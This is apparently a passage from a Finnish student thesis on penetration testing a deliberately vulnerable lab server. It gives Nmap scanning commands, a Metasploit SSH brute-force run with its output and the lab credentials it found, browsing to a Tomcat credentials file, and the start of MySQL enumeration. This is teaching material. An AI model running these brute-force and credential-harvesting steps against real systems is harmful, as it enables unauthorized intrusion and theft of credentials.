
Ensimmäinen testaamisen askel on tiedustelu. Tiedustelu toteutetaan tarkastamalla hyökkäyslaite Kalin IP-osoite komennolla ”ip addr” ja toteamalla IP-verkon osoite, kuten kuviosta 4 voidaan nähdä. Kalin IP-osoite voidaan todeta olevan 10.10.10.128. IP-osoitteen loppuosasta löytyvä ”/24” viittaa siihen, että käytössä on 24-bittinen aliverkotus.



Kuvio 4. Kuvakaappaus Kali-Linux ip addr -komennosta.

Kätevä Kali Linuxista löytyvä työkalu verkon skannaamiseen on Nmap jonka tarkoituksena on skannata koko verkkoympäristö halutulla tavalla. Ensimmäiseksi halutaan paikantaa kohdelaitteen IP-osoitte. Tämä tapahtuu komennolla ”nmap 10.10.10.0/24”, jossa osuus 10.10.10. on sisäverkon IP-avaruus. Haun rajaaminen 24-bittiseen aliverkkoon ”0/24” käy läpi kaikki aliverkosta löytyvät osoitteet, eli väliltä 0–255. Kuviosta 5 nähdään komento


sekä tulokset. Kuviosta myös havaitaan kohdelaitteen IP-osoite 10.10.10.129. NMap myös näyttää laitteella olevat aktiiviset palvelut.



Kuvio 5. Verkon skannauksen tulokset.

5.2 Riskimallinnus

Nmapin hyödyllisyys ei kuitenkan lopu vielä tähän. Kohteen paikantamisen jälkeen on hyvä tehdä tarkempi analyysi kohteella ajettavista palveluista ja niiden sovelluksista. Tämä toteutetaan käyttämällä komentoa ”sudo nmap -sV -O 10.10.10.129 -p0-65535”. Sivustolta ”https://www.stationx.net/nmap-cheat-sheet/” löytyy näppärä lista Nmap-sovelluksen eri komentojen käyttämiseen. Kuviosta 6 nähdään tarkemmin kohdelaitteen avoimien porttien takana olevat palvelut ja sovellukset, tiedon näistä tarjoaa komento ”-sV”. Kohdelaitteen käyttöjärjestelmästä saadaan tietoa komennolla ”-O”. Nmap porttien skannaus rajataan vielä komennolla ”-p0-luku”. Tarkemman skannauksen jälkeen voidaan hyökkäyksiä ruveta kohdentamaan kohteeseen eri palveluiden tai sovellusten kautta.



Kuvio 6. Tarkempi Nmap-skannaus.

5.3 Haavoittuvuusanalyysi

Nmap-skannauksen tuloksista voidaan todeta, että kohdelaitteella on käytössä useita erilaisia palveluja, joita ylläpidetään vanhojen sovellusversioiden avulla. Vanhat sovellusversiot ovat usein oiva tie laitteeseen sisälle, sillä sovelluksia usein ajetaan käyttöjärjestelmän oikeuksin, tämä mahdollistaa erinäisten toimien toteuttamisen täysin oikeuksin.

5.3.1 Port 22 – OpenSSH

Ensimmäiseksi kohteeksi valittiin portti 22, jonka takaa löytyy Secure Shell -palvelu. SSH-palvelua voidaan käyttää koko laitteen hallintaan, mikäli käyttöoikeudet siihen riittävät. Tämä tietysti edellyttää, että päästään käsiksi tunnuksiin jollain keinolla. Tästä syystä ei välttämättä voida toteuttaa kaikkea haluttua tämän palvelun yli.

Laitteen Secure Shell -palvelua toteuttava sovellus on OpenSSH, jonka versio on 7.1 (protocol 2.0), kuten kuviosta 6. voidaan todeta. Koska kyseessä on vanha versio uuteen 8.8 verrattuna, on sen haavoittuvuudet jo julkista tietoa ja ne voi löytää suoraan sovelluksen omilta sivuilta ”https://www.openssh.com/security.html”. Eli tässä tapauksessa hyödennättäisiin kohteen hidasta reaktiota uusimpiin päivityksiin. OpenSSH:ta varten löytyy Kalista yleiset Metasploit SSH-moduulit, kuten SSH_LOGIN sekä SSH_LOGIN_PUBKEY

Metasploitin moduulia SSH_LOGIN voidaan hyödyntää SSH-palveluun murtautumiseen kokeilemalla useita eri käyttäjänimiä ja salasanoja, eli hyödynnetään Brute-Force-hyökkäystä. Lista käyttäjänimistä ja salasanoista pitää usein luoda itse, mutta listoja voi ladata myös valmiina. Kali-käyttöjärjestelmä tarjoaa alustavan käyttäjä- ja salasanalistan.

Esimerkissä seurataan Offensive Securityn ohjetta moduulin testaamiseen (https://www.offensive-security.com/metasploit-unleashed/scanner-ssh-auxiliary-modules/). Koska Kalin tarjoama lista käyttäjätunnuksista ei ollut kovin laaja, sitä laajennettiin verkosta löytyvillä resursseilla. Yksi käyttäjätunnuslista löytyi suoraan Github-käyttäjän "Rapid7" resurssien alta, nämä lisättiin alkuperäiseen Kalin käyttäjätunnuslistaan. Rapid7-käyttäjän resurssit sisälsivät tunnukset, jotka varmasti löytyisivät kohdelaitteelta. Koska kyseessä on sama Rapid7-käyttäjä, jonka ohjeilla myös kohdelaite on luotu.

SSH_lOGIN-moduulit käynistetään komennolla ”use auxiliary/scanner/ssh/ssh_login” ja kohdeosoite asetetaan komennolla set ”RHOSTS 10.10.10.129” (Kuvio 7).

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.10.10.129
RHOSTS ⇒ 10.10.10.129
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Kuvio 7. Moduulin käynistys ja kohteen asettaminen.

Koska SSH:n hyväksikäytön kannalta on tunnusten saaminen oleellista, yritetään tunnukset löytää antamalla moduulille laajennettu käyttäjätunnuslista. Lista lisätään komennolla “set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt”. Koska tieto vain onnistuneista parituksista tarvitaan, kirjoitetaan komento ”set VERBOSE false” (Kuvio 8).

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE false
VERBOSE ⇒ false
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Kuvio 8. Käyttäjätunnuslistan lataaminen ja runsaan tulosteen rajoittaminen.


Lopuksi moduuli ajetaan komennolla ”run”. Moduuli käy systemaattisesti listan annetuista sanoista läpi ja yrittää niillä kirjautua SSH-palveluun. Jos oikea tunnuspari löytyy, listataan se näytölle. Kuten kuviosta 9 näkyy, löytyi useita käyttäjätunnuspareja.

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.10.10.129:22 - Starting bruteforce
[+] 10.10.10.129:22 - Success: 'luke_skywalker:use_the_f0rce' 'Microsoft Windows Server 2016 Standard 10.0.14393 N/A Build 14393'
[*] Command shell session 1 opened (10.10.10.128:36261 → 10.10.10.129:22) at 2021-10-10 15:39:13 -0400
[+] 10.10.10.129:22 - Success: 'han_solo:sh00t-first' 'Microsoft Windows Server 2016 Standard 10.0.14393 N/A Build 14393'
[*] Command shell session 2 opened (10.10.10.128:46493 → 10.10.10.129:22) at 2021-10-10 15:39:18 -0400
[+] 10.10.10.129:22 - Success: 'artoo_detoo:beep_b00p' 'Microsoft Windows Server 2016 Standard 10.0.14393 N/A Build 14393'
[*] Command shell session 3 opened (10.10.10.128:34105 → 10.10.10.129:22) at 2021-10-10 15:39:23 -0400
[+] 10.10.10.129:22 - Success: 'darth_vader:d@rk_sid3' 'Microsoft Windows Server 2016 Standard 10.0.14393 N/A Build 14393'
[*] Command shell session 4 opened (10.10.10.128:32795 → 10.10.10.129:22) at 2021-10-10 15:39:28 -0400
[+] 10.10.10.129:22 - Success: 'anakin_skywalker:yipp33!!' 'Microsoft Windows Server 2016 Standard 10.0.14393 N/A Build 14393'
[*] Command shell session 5 opened (10.10.10.128:41973 → 10.10.10.129:22) at 2021-10-10 15:39:33 -0400
[+] 10.10.10.129:22 - Success: 'jarjar_binks:mesah_p@ssw0rd' 'Microsoft Windows Server 2016 Standard 10.0.14393 N/A Build 14393'
[*] Command shell session 6 opened (10.10.10.128:34479 → 10.10.10.129:22) at 2021-10-10 15:39:38 -0400
[+] 10.10.10.129:22 - Success: 'jabba_hutt:not-a-slug12' 'Microsoft Windows Server 2016 Standard 10.0.14393 N/A Build 14393'
[*] Command shell session 7 opened (10.10.10.128:42023 → 10.10.10.129:22) at 2021-10-10 15:39:43 -0400
[+] 10.10.10.129:22 - Success: 'greedo:hanShotFirst!' 'Microsoft Windows Server 2016 Standard 10.0.14393 N/A Build 14393'
[*] Command shell session 8 opened (10.10.10.128:37263 → 10.10.10.129:22) at 2021-10-10 15:39:48 -0400
[+] 10.10.10.129:22 - Success: 'kylo_ren:daddy_issues1' 'Microsoft Windows Server 2016 Standard 10.0.14393 N/A Build 14393'
[*] Command shell session 9 opened (10.10.10.128:40523 → 10.10.10.129:22) at 2021-10-10 15:39:54 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Kuvio 9. Paritetut käyttäjätunnukset ja salasanat.

Tässä tapauksessa skannauksen vaikutukset näkyvät kohteenkin puolella kärjistetysti. Palvelimen virtualisointi rajoittaa saatavilla olevia resursseja merkittävästi, josta syystä jokainen yhteysyritys näyttää kuluttavan noin 50 % saatavilla olevasta prosessointitehosta. Kuviosta 10 näkee isot piikit kohdepalvelimen suorituskyvyssä skannauksen aikana. Jos kyseessä olis oikea iso palvelin, skannaus voitaisiin havaita, mutta ei näin selvästi.



Kuvio 10. Kohdelaitteen resurssien käyttö Brute-Force-hyökkäyksen aikana.


Tunnukset todennetaan vielä kuviosta 11 kirjautumalla kohdelaitteeseen SSH-palvelua käyttäen. Voidaan siis todeta että SSH_LOGIN-moduulin löytämät tunnukset ovat oikeita.



Kuvio 11. Tunnusten todennus.


5.3.2 OpenSSH–haavoittuvuuden hyödyntäminen

OpenSSH 7.1 sallii kirjautuneen käyttäjän siirtyä ulos omasta käyttäjähakemistostaan, joka puolestaan mahdollistaa pääsyn kohdelaitteen muihin tiedostoihin. Käytetyn "luke_skywalker"-tunnuksen kotihakemisto näyttää kuvion 12 mukaiselta. Koodilla ” sessions -i 1” metasploit osaa valita aiemista hakutuloksista ensimäisen onnistuneen käyttäjätunnusyhdistelmän. Kirjautumisen jälkeen ollaan Luke Skywalker -käyttäjän kotihakemistossa. ”Ls”-komennolla nähdään, mitä kyseisessä kansiossa on sisällä.



Kuvio 12. Tarkastellaan Luke Skywalkerin tiedostojen tarkastelu.

Käyttämällä komentoa "cd .." voidaan siirtyä hakemistosta ylemmän hakemiston sisään, aina C:-asemalle asti. Kuvio 13 osoittaa, mitä C:-aseman juuresta löytyy.




Kuvio 13. C-aseman juuri.

Käyttäjätunnuksella on oikeuksia tarkastella myös "Program Files" -kansion sisältöä, kuten Kuvio 14 osoittaa.

Kuvio 14. Program files.


5.3.3 OpenSSH–sisäänpääsyn hyödyntäminen

Myös "Apache Software Foundation" -kansion sisältä löytyvä "Tomcat 8.0" on saavutettavissa kuviossa 15.



Kuvio 15. Apache Software Foundation.


Kuviosta 16 nähtävä "Tomcat 8.0" -kansion sisältä löytyvä "conf"-kansio kiinnostaa, ja erityisesti sen sisältämä "tomcat-users.xml"



Kuvio 16. Tomcat 8.0 -sovelluksen configuraatiohakemiston sisältö.

5.3.4 OpenSSH-tulokset

Käyttämällä komentoa "type tomcat-users.xml", nähdään kuviosta 17 Tomcat-palveluun liitetyt käyttäjät ja salasanat. Tässä työssä salasanoja ei ole vaihdettu alkuperäisen asennuksen jälkeen, mikä avaa uuden aukon hyökkäykselle.



Kuvio 17. Tomcat-users-tiedoston sisältö.

Haavoittuvuutta olisi voinut jalostaa pidemmälle, mikä olisi mahdollistanut kohdelaitteen kovalevyn haltuunottamisen.Tämä olisi mahdollistanut tiedostojen lisäämisen, muokkaamisen sekä poistamisen.


5.3.5 Port 3306 – SQL

Seuraavaksi kohteeksi valittiin portti 3306, jonka takana on MySQL-palvelu. MySQL sisältää usein tietoa, joka on arvokasta laitteen omistajalle ja hyödyllistä hyökkääjille. Tavoitteena on saada tieto kaikista tietokannoista, niiden kolumneista sekä itse sisältä löytyvästä datasta

Nmapin mukaan kyseessä oli "MySQL 5.5.20-log"-sovellus. MySQL:n uusin versio on numeroltaan 8.0.26, eli kohdepalvelimesta löytyvä versio oli useita vuosia vanha. Tästä varmistutaan hyödyntämällä jälleen Metasploitin moduuleja. Metasploitin moduulilla ”auxiliary/scanner/mysql/mysql_version” vahvistettiin Nmapin tulokset.

Dokumentaatiosta voi löytää tietoa peruskonfiguraatiosta, johon ei ole tehty vahvistuksia tietoturvamielessä. Dokumentaation kohdasta "How to Reset the Root Password" käy ilmi, että "root"-tunnukselle voi kirjautua ilman salasanaa, mikäli sitä ei ole konfiguroitu palvelinta luodessa.

